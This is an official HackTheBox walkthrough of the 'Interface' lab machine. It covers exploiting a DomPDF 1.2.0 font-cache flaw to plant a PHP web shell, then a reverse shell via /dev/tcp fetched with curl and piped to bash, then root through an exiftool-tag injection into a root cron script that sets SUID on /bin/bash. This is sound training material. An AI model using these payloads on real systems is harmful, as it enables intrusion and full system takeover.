



HACKTHEBOX



Interface

8th Feb 2023 / Document No D23.100.225

Prepared By: TheCyberGeek

Machine Author(s): irogir

Difficulty: **Medium**

Classification: Official

Synopsis

Interface is a medium difficulty Linux machine that features a `DomPDF` API endpoint that is vulnerable to remote command execution by injecting `css` into the processed data. `DomPDF` can be tricked into storing a malicious font with a `PHP` file extension in its font cache, which can then be executed by accessing it from its exposed directories. Privilege escalation involves abusing a quoted expression injection inside a bash script.

Skills Required

- Enumeration
- Research

Skills Learned

- Abusing DomPDF
- Exploitation of quoted expression injections in bash

Enumeration

Nmap

Let's begin by scanning for open ports using `Nmap`.

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.200 | grep '^[0-9]' | cut -d '/' -f 1 |  
tr '\n' ',' | sed s/,,$//)  
nmap -p$ports -sC -sV 10.10.11.200
```

```
nmap -p$ports -sC -sV 10.10.11.200
```

```
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-15 20:31 GMT  
Nmap scan report for prd.m.rendering-api.interface.htb (10.10.11.200)  
Host is up (0.026s latency).
```

```
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   2048 72:89:a0:95:7e:ce:ae:a8:59:6b:2d:2d:bc:90:b5:5a (RSA)  
|   256 01:84:8c:66:d3:4e:c4:b1:61:1f:2d:4d:38:9c:42:c3 (ECDSA)  
|_  256 cc:62:90:55:60:a6:58:62:9e:6b:80:10:5c:79:9b:55 (ED25519)  
80/tcp    open  http     nginx 1.14.0 (Ubuntu)  
|_ http-server-header: nginx/1.14.0 (Ubuntu)  
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The `Nmap` scan reveals that ports `22` (`SSH`) and `80` (`Nginx`) are open.

Nginx


Let's navigate to port `80` with a browser to take a look at the website. Port `80` contains a single page that is currently under maintenance and states "We'll be back soon!".

We'll be back soon!

Sorry for the inconvenience. We're performing some maintenance at the moment. If you need to you can always contact us, otherwise we'll be back online shortly!

— The Team

Using the browser's dev tools, we inspect the network traffic when reloading the page and notice that there are `Content-Security-Policy` headers in place, which disclose a subdomain called `prd.m.rendering-api.interface.htb`.



We add this subdomain to our `/etc/hosts` file.

```
echo "10.10.11.200 prd.m.rendering-api.interface.htb" | sudo tee -a /etc/hosts
```

We begin enumerating the directory structure using `ffuf` to see if we can find any points of interest. We use the `-mc all` flag to return all `HTTP` status codes.

```
ffuf -k -c -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -u
http://prd.m.rendering-api.interface.htb/FUZZ -mc all -fs 0
```

```
ffuf -k -c -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -u
http://prd.m.rendering-api.interface.htb/FUZZ -mc all -fs 0
```

```
/'___\ /'___\ /'___\
/\ \_/\ /\ \_/\ /\ \_/\
\ \ ,__\ \ \ ,__\ \ \ ,__\
\ \ \_/\ \ \ \_/\ \ \ \_/\
\ \ \_/\ \ \ \_/\ \ \ \_/\
\ \ \_/\ \ \ \_/\ \ \ \_/\
```

v1.4.1-dev

```
-----
:: Method      : GET
:: URL         : http://prd.m.rendering-api.interface.htb/FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: all
:: Filter      : Response size: 0
-----
```

```
api      [Status: 404, Size: 50, Words: 3, Lines: 1, Duration: 61ms]
.        [Status: 403, Size: 15, Words: 2, Lines: 2, Duration: 28ms]
vendor   [Status: 403, Size: 15, Words: 2, Lines: 2, Duration: 53ms]
```

We discover an `api` directory. Fuzzing for additional directories within the `api` directory returns no results, so we switch our request type to `POST` and retry, discovering an additional page.

```
ffuf -k -c -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -u
http://prd.m.rendering-api.interface.htb/api/FUZZ -X POST -mc all -fs 50
```


v1.4.1-dev

```
html2pdf [Status: 422, Size: 36, Words: 2, Lines: 1, Duration: 30ms]
```

POST request to this endpoint shows that we are missing a parameter.

```
http POST http://prd.m.rendering-api.interface.htb/api/html2pdf
```



```
{
  "status_text": "missing parameters"
}
```

Since the endpoint is called `html2pdf`, we attempt to send a `POST` parameter of `html`.

```
http POST http://prd.m.rendering-api.interface.htb/api/html2pdf 'html=<h1>Test</h1>'
```



```
http POST http://prd.m.rendering-api.interface.htb/api/html2pdf 'html=<h1>Test</h1>'
```

```
HTTP/1.1 200 OK
Cache-Control: public
Connection: keep-alive
Content-Disposition: attachment; filename=export.pdf
Content-Length: 1129
Content-Transfer-Encoding: Binary
Content-Type: application/pdf
Date: Wed, 15 Mar 2023 12:36:07 GMT
Server: nginx/1.14.0 (Ubuntu)
X-Local-Cache: miss
```

```
+-----+
| NOTE: binary data not shown in terminal |
+-----+
```

The output shows that the endpoint produced a `PDF` whose binary data cannot be displayed, so we perform the same step using `curl` to download the `PDF`.

```
curl http://prd.m.rendering-api.interface.htb/api/html2pdf -d '{"html": "<h1>Test</h1>"}' -o export.pdf
```

We can check the metadata of the `PDF` using `exiftool`.

```
exiftool export.pdf
```



```
exiftool export.pdf
```

```
ExifTool Version Number      : 12.16
File Name                    : export.pdf
Directory                    : .
File Size                    : 1129 bytes
File Modification Date/Time   : 2023:01:10 17:10:46+00:00
File Access Date/Time        : 2023:01:10 17:10:45+00:00
File Inode Change Date/Time   : 2023:01:10 17:11:09+00:00
File Permissions              : rw-r--r--
File Type                    : PDF
File Type Extension          : pdf
MIME Type                    : application/pdf
PDF Version                  : 1.7
Linearized                   : No
Page Count                   : 1
Producer                     : dompdf 1.2.0 + CPDF
Create Date                  : 2023:01:10 17:10:59+00:00
Modify Date                  : 2023:01:10 17:10:59+00:00
```

Foothold

We notice that the `API` is making use of `DomPDF 1.2.0`. Researching `DomPDF 1.2.0 exploits` shows that the version is vulnerable to remote code execution, as described in this [article](#). To verify we meet the prerequisites for exploitation, we attempt to reach the directory stated in the disclosure, namely `/vendor/dompdf/dompdf`, to confirm that it exists.

```
curl -v http://prd.m.rendering-api.interface.htb/vendor/dompdf/dompdf

* Trying 10.10.11.200:80...
* Connected to prd.m.rendering-api.interface.htb (10.10.11.200) port 80 (#0)
> GET /vendor/dompdf/dompdf HTTP/1.1
> Host: prd.m.rendering-api.interface.htb
> User-Agent: curl/7.82.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 403 Forbidden
< Server: nginx/1.14.0 (Ubuntu)
< Date: Wed, 15 Mar 2023 12:40:22 GMT
< Content-Type: text/html; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
<
Access denied.
```

Since we have a `403` response to the directory we know that it does indeed exist. To exploit this vulnerability we clone the [GitHub repository](#) mentioned in the article and follow the exploitation steps with some slight adjustments.

```
git clone https://github.com/positive-security/dompdf-rce
cd dompdf-rce/exploit
```

We edit the `exploit.css` file to point back to our web server.

```
@font-face {
  font-family: 'exploitfont';
  src:url('http://10.10.14.23:9001/exploit_font.php');
  font-weight: 'normal';
  font-style: 'normal';
}
```

Then we replace `phpinfo()` with `system($_GET["cmd"])` so that we can execute commands on the target.

```
sed -i 's/phpinfo()/system($_GET["cmd"]);/g' exploit_font.php
```

We start two web servers in separate terminals since we require one terminal to host the `css` file and another to host the `PHP` file.


```
# Terminal 1
python3 -m http.server 9000

# Terminal 2
python3 -m http.server 9001
```

We use `curl` to create a new `PDF` file with contents pointing to our stylesheet, which in turn points to our secondary web server hosting the `PHP` file.

```
curl http://prd.m.rendering-api.interface.htb/api/html2pdf -d '{"html":"<link
rel=stylesheet href=\"http://10.10.14.23:9000/exploit.css\">"}'
```

We check our two web servers and see that both files have been collected. We successfully created a `PDF` file with a remote font file location included, which was processed by `DomPDF`, forcing `DomPDF` to cache our local font file. According to the disclosure, the font file is available at `http://prd.m.rendering-api.interface.htb/vendor/dompdf/dompdf/lib/fonts/<font-family>_<style>_<md5(url)>.php`.

At this stage, we generate the `MD5` hash of the address where the `exploit_font.php` is located.

```
echo -ne "http://10.10.14.23:9001/exploit_font.php" | md5sum
b009b95035f29fd1b05018928bc4c7a8 -
```

We attempt to visit the file, executing `id`.

```
curl http://prd.m.rendering-api.interface.htb/vendor/dompdf/dompdf/lib/fonts/exploitfont_normal_98e77a0bd877ed5a31961aa2e57230bf.php?cmd=id --output -
```

```
curl http://prd.m.rendering-api.interface.htb/vendor/dompdf/dompdf/lib/fonts/exploitfont_normal_b009b95035f29fd1b05018928bc4c7a8.php?cmd=id --output -
dum1cmap
    ,glyf5scheadQ66hhea($hmtxD
loca
Tmaxp\ nameD|8dum2
-
:83#5:08_<
    @8&
:8L
:D
6
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Now that we can execute code on the target machine, we create a `bash.sh` file with the following contents to host on our web server:

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.23/4444 0>&1
```

We then start a `Netcat` listener on port `4444` and use the web browser to execute the payload.

```
nc -lvvp 4444
```

Using `cURL` we trigger our payload.

```
curl "http://prd.m.rendering-
api.interface.htb/vendor/dompdf/dompdf/lib/fonts/exploitfont_normal_b009b95035f29fd1b05
018928bc4c7a8.php?cmd=curl+10.10.14.23:9001/bash.sh|bash"
```



```
nc -lvvp 4444

listening on [any] 4444 ...
connect to [10.10.14.23] from prd.m.rendering-api.interface.htb [10.10.11.200] 41074
bash: cannot set terminal process group (1359): Inappropriate ioctl for device
bash: no job control in this shell
www-data@interface:~/api/vendor/dompdf/dompdf/lib/fonts$
```

From here we can read the user flag in `/home/dev/user.txt`.

Privilege Escalation

We don't see anything of interest contained in files, so we check the running processes of the machine with [pspy64](#).

```
wget 10.10.14.23:9001/pspy64
chmod +x pspy64
```

```
www-data@interface:/dev/shm$ ./pspy64
```

```
<SNIP>
```

```
2023/02/13 10:38:01 CMD: UID=0      PID=2353      | /bin/bash /usr/local/sbin/cleancache.sh
```

```
<SNIP>
```

We notice that there is a cleanup script being executed by `root` every 2 minutes. We read the contents of `/usr/local/sbin/cleancache.sh`.

```
#!/bin/bash
cache_directory="/tmp"
for cfile in "$cache_directory"/*; do

    if [[ -f "$cfile" ]]; then

        meta_producer=$(/usr/bin/exiftool -s -s -s -Producer "$cfile" 2>/dev/null | cut
-d " " -f1)

        if [[ "$meta_producer" -eq "dompdf" ]]; then
            echo "Removing $cfile"
            rm "$cfile"
        fi

    fi

done
```

The script verifies that the provided path to `$cfile` exists and uses `exiftool` to parse its metadata, removing the file afterwards. The `if [[ -f "$cfile" ]]; then` statement is vulnerable to [quoted expression injection](#), which we can abuse by creating a file that applies the `SUID` bit to `/bin/bash` and gives the file executable permissions.

```
cd /tmp
echo -ne '#!/bin/bash\nchmod u+s /bin/bash' > /var/www/e
chmod +x /var/www/e
```

We create a file called `test` and apply the producer tag with our injection to execute the file.

```
touch test
exiftool -Producer='w$(/var/www/e)' test
```

After waiting for a couple of minutes we check the attributes of `/bin/bash` and see that the `SUID` bit has successfully been applied.



```
www-data@interface:/tmp$ ls -al /bin/bash  
  
-rwsr-xr-x 1 root root 1113504 Apr 18 2022 /bin/bash
```

Finally, we spawn a new bash process with the `-p` flag, which applies the effective `UID` of the `root` user.



```
www-data@interface:/tmp$ /bin/bash -p  
  
id  
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
```

From here we can read the `root` flag located in `/root/root.txt`.